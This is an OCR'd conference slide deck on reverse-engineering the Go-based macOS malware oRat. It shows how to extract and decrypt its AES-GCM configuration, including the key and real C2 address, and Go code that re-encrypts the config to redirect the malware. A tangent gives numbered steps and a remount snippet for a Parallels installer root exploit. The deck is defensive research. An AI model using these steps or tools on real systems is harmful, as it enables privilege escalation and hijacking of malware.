
networking

daemonization

cryptography


Reversing Go

...a brief tangent



Resources

...on reversing Go



Resources:

1. **"Reversing GO binaries like a pro"**
   https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/

2. **"Reversing Golang Binaries with Ghidra"**
   https://vblocalhost.com/uploads/2021/09/VB2021-04.pdf

3. **"AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"**
   https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/

Identifying Go

look for a build identifier

```
% strings - oRat/darwinx64_UNPACKED
...
? Go build ID: "FlbKFSZYPw70PUoFI1...pwP83"
```

oRat contains
"Go build ID: <id>"

```
01  function __rt0_amd64_darwin {
02
03      return __rt0_amd64(...);
04
05  }
```

Entry point

```
01  void __rt0_amd64(...) {
02
03      _runtime.rt0_go(...);
04
05      return;
06  }
```

Go runtime bootstrap
function(s): "rto_go"

Written in Go?:
Binary will contain "Go build ID: <id>"

Reversing Go: Challenges

large size, with lots of (benign) library code

Large size

```
01  package main
02
03  func main() {
04    print("Hello, #OBTS!\n")
05  }
```

hello.go

```
% GOOS=darwin GOARCH=amd64 go build hello.go
% file hello
Mach-O 64-bit executable x86_64

% du -h hello
1.1M
```

binary: 1M+

malicious code + dependencies (libraries)
...want to identify the latter, and ignore

"Due to the approach of statically-linking dependencies, the simplest Go binary is multiple megabytes in size and one with proper functionality can figure in the 15-20mb range." -Juan

Reversing Go: Challenges

reversing tools are confused by "Go strings"

"Go" Strings:
non-null terminated

```
01  package main
02
03  func main() {
04    print("Hello, #OBTS!\n")
05  }
```

hello.go

```
                    _main.main:
0x0000000001053f80      cmp     rsp, qword [r14+0x10]
0x0000000001053f84      jbe     loc_1053fb9

0x0000000001053f86      sub     rsp, 0x18
0x0000000001053f8a      mov     qword [rsp+0x18+var_8], rbp
0x0000000001053f8f      lea     rbp, qword [rsp+0x18+var_8]
0x0000000001053f94      call    runtime.printlock
0x0000000001053f99      lea     rax, qword [_go.string.*+3597]
0x0000000001053fa0      mov     ebx, 0xe
0x0000000001053fa5      call    _runtime.printstring
0x0000000001053faa      call    _runtime.printunlock
0x0000000001053faf      mov     rbp, qword [rsp+0x18+var_8]
0x0000000001053fb4      add     rsp, 0x18
0x0000000001053fb8      ret
                    ; endp
```

Disassembly


"_go.string.*+3597"
x-ref to ...???

```
0609c8 67 73 20 2D 74 68 72 65 61 64 20 6C 69 6D 69 74 0A 47 43 20 61 73 73 69 73 74  gs -thread limit.GC assist
0609e2 20 77 61 69 74 47 43 20 77 6F 72 6B 65 72 20 69 6E 69 74 48 65 6C 6C 6F 2C 20   waitGC worker initHello,
0609fc 23 4F 42 54 53 21 0A 4D 42 3B 20 61 6C 6C 6F 63 61 74 65 64 20 53 49 47 41 42  #OBTS!.MB; allocated SIGAB
060a16 52 54 3A 20 61 62 6F 72 74 61 6C 6C 6F 63 66 72 65 65 74 72 61 63 65 62 61 64  RT: abortallocfreetracebad
```

embedded, non-null terminated strings
(e.g. "Hello, #OBTS!")


Virtualizing macOS on Apple Silicon


another brief tangent



PARALLELS

...to virtualize macOS 12 on apple silicon








macOS 12
virtualized on M1

But is it Safe?

...(authenticated) installers often are not







Can a local unprivileged attacker
subvert this process to elevate privileges?

Behind the Scenes

...user-owned binaries, run as root ...on r/o mount

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
   "process" : {
    "pid" : 7130
    "name" : "prl_ls_users",
    "path" : "~/Library/Caches/com.parallels.webinstaller/MountPoints/
              3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users",
    "uid" : 0,
     ...
}

# ls -lart "~/Library/Caches/com.parallels.webinstaller/MountPoints/
              3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5/Parallels Desktop.app/Contents/MacOS/prl_ls_users
-rwxr-xr-x  1 user  staff

# mount
/dev/disk10s1 on ~/Library/Caches/com.parallels.webinstaller/MountPoints/
3CC0CE4D-04F8-4B04-92A0-5B6672BBC1E5 (hfs, ... read-only, noowners, nobrowse, mounted by patrick)
```

process running as root (uid 0)

owned by user !


not modifiable? (read-only)

0Day Exploit

...gaining root via Parallel's installer

1. Detect mount of installer disk image


2. Pause installer app (signal: SIGSTOP)




3. Remount disk image as r/w

```
01 subprocess.run(["/usr/bin/hdiutil",
02   "attach", dmg, "-mountpoint", mountPoint, "-shadow"])
```

4. Infect (replace) binary



5. Resume installer app (signal: SIGCONT)




```
# whoami
root
```

woot, root!

(re)Configuration

...to connect to our C&C server



oRat's Configuration

...encrypted, at end of the the file

"The configuration file and the AES decryption key are appended in an encrypted form [to the malware]" -TrendMicro

Encrypted config

```
3B0010  CA C7 BD 50 1F D2 57 E6 DD EC CE F1 AE AB 5D 0C 2B 63 27 93 1A 1B 4E F7   ...P..W.......].+c'...N.
3B0028  39 13 4C EA 9C 19 C6 CF 57 27 1D BA 19 EF 8E 09 78 61 A5 7A E8 D8 69 41   9.L.....W'......xa.z..iA
3B0040  1C CB A5 FF 8A E7 2D 3A 30 AE 03 1A 1E 80 12 40 7D DF FD 82 70 78 35 CA   ......-:0......@}...px5.
3B0058  B5 F2 CC 77 72 83 70 10 24 E2 DD F1 CD 00 D8 99 A5 7F 80 8F FC AF 28 4C   ...wr.p.$.............(L
3B0070  C8 7B 6B 24 C7 6A C2 3C B5 29 BD AF A4 9B AD 4C 66 8D 1B 44 E6 DB 62 CE   .{k$.j.<.).....Lf..D..b.
3B0088  04 87 F0 37 24 0D 03 4A 83 61 EF B9 E2 C7 14 FA B4 3C 5A 0E F2 B8 C8 83   ...7$..J.a.......<Z.....
3B00A0  5B AB D7 5C A4 5D E1 0B AB 6F 6A E5 91 6F E6 C2 24 BC CB 61 A6 00         [..\.]...oj..o..$..a..
```

Size

Key: A45DE10BAB6F6AE5916FE6C224BCCB61

```
% upx -d oRat/darwinx64 --overlay=copy -o oRat/darwinx64_UNPACKED
```

Note: even when "**--overlay=copy**" is specified unpacking will strip (remove) the config overlay from the file!

oRat Decryptor

...written in Go

Patrick's first Go program !

```
01  //open malware
02  // from overlay, read size, key, & encrypted config
03
04  //init AES (mode: GCM)
05  c, err := aes.NewCipher(key)
06  gcm, err := cipher.NewGCM(c)
07
08  //init/extract nonce
09  nonceSize := gcm.NonceSize()
10  nonce, configEncrypted := configEncrypted[:nonceSize], configEncrypted[nonceSize:]
11
12  //decrypt
13  configDecrypted, err := gcm.Open(nil, nonce, configEncrypted, nil)
```

```
% ./decrypt darwinx64
opened: darwinx64
extracted key: a45de10bab6f6ae5916fe6c224bccb61
found encrypted config (size: 0xa6 bytes)

decrypted config:
{"Local":{"Network":"sudp","Address":":5555"},
 "C2":{"Network":"stcp","Address":"darwin.github.wiki:53"},"Gateway":false}
```

oRat decryptor

Decrypted Config

...that includes the addr of the C&C server

```
01  {
02   "Local": {
03     "Network": "sudp",
04     "Address": ":5555"
05    },
06    "C2": {
07     "Network": "stcp",
08     "Address": "darwin.github.wiki:53"
09    },
10    "Gateway": false
11  }
```

Local listener (when Gateway is true)

C&C server/proto

Decrypted configuration

"Network" key values:


Protocol	Description
"tcp"	plain text TCP
"stcp"	encrypted TCP via golang-tls
"sudp"	encrypted UDP via Quic-go library

Supported protocols
(credit: TrendMicro)

oRat Encryptor

...to reconfigure the malware

```
{
  "C2": {
   "Network": "tcp",
   "Address": "192.168.0.10:1337"
  }
  ...
}
```




(custom)
C&C server

192.168.0.10:1337
...our C&C server

New config

```
key, err := hex.DecodeString("A45DE10BAB6F6AE5916FE6C224BCCB61")
config := []byte("{\"Local\":{\"Network\":\"sudp\",\"Address\":\":5555\"},
          \"C2\":{\"Network\":\"tcp\",\"Address\":\"192.168.0.10:1337\"},\"Gateway\":false}")

//init cipher
c, err := aes.NewCipher(key)
gcm, err := cipher.NewGCM(c)

//init nonce
nonce := make([]byte, gcm.NonceSize())
io.ReadFull(rand.Reader, nonce)

//encrypt
cipherText := gcm.Seal(nonce, nonce, config, nil)

//write out: encrypted config + key + size
```

new config



oRat Encryptor


...to reconfigure the malware

```
01  {
02   "C2": {
03    "Network": "tcp",
04    "Address": "192.168.0.10:1337"
05   }
06   ...
07  }
```

new config (encrypted)

```
% hexdump -C darwinx64
...
009da570  74 65 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |te..............|
009da580  0c 42 55 f6 39 ba 23 a3  db 7a 4d 05 1e 89 f2 d8  |.BU?9?#??zM...??|
009da590  3d d4 ba e3 60 fb 46 ce  e4 cc ac 42 c4 85 26 e8  |=?????`?F??B?.&?|
009da5a0  48 02 d6 99 70 fd 19 a6  8a e9 24 bd 04 c7 6d 56  |H.?.p?.?.?$?.?mV|
009da5b0  b0 64 a8 28 24 cb d3 c0  14 dd cc 86 70 df 6b 63  |?d?($???.??.p?kc|
...
009da5f0  19 9b 62 6b 06 6c 73 a2  fa f3 55 1a d6 6a 48 03  |..bk.ls???U.?jH.|
009da600  74 ce 71 85 6f 99 69 bc  ba 9f 31 2b 17 94 f2 a4  |t?q.o.i??.1+..??|
009da610  5d e1 0b ab 6f 6a e5 91  6f e6 c2 24 bc cb 61 a1  |]?.?oj?.o??$??a?|
009da620  00                                               |.|
```

oRat, reconfigured




```
% nc -l 1337
? POST /join HTTP/1.1
Host: localhost
User-Agent: requests
Content-Length: 10
Content-Type: application/json
Accept-Encoding: gzip

{"type":0}
```

check-in (from malware)

Success, a connection!

Another Way to (re)Configure?

...yes, via various RK_* environment variables



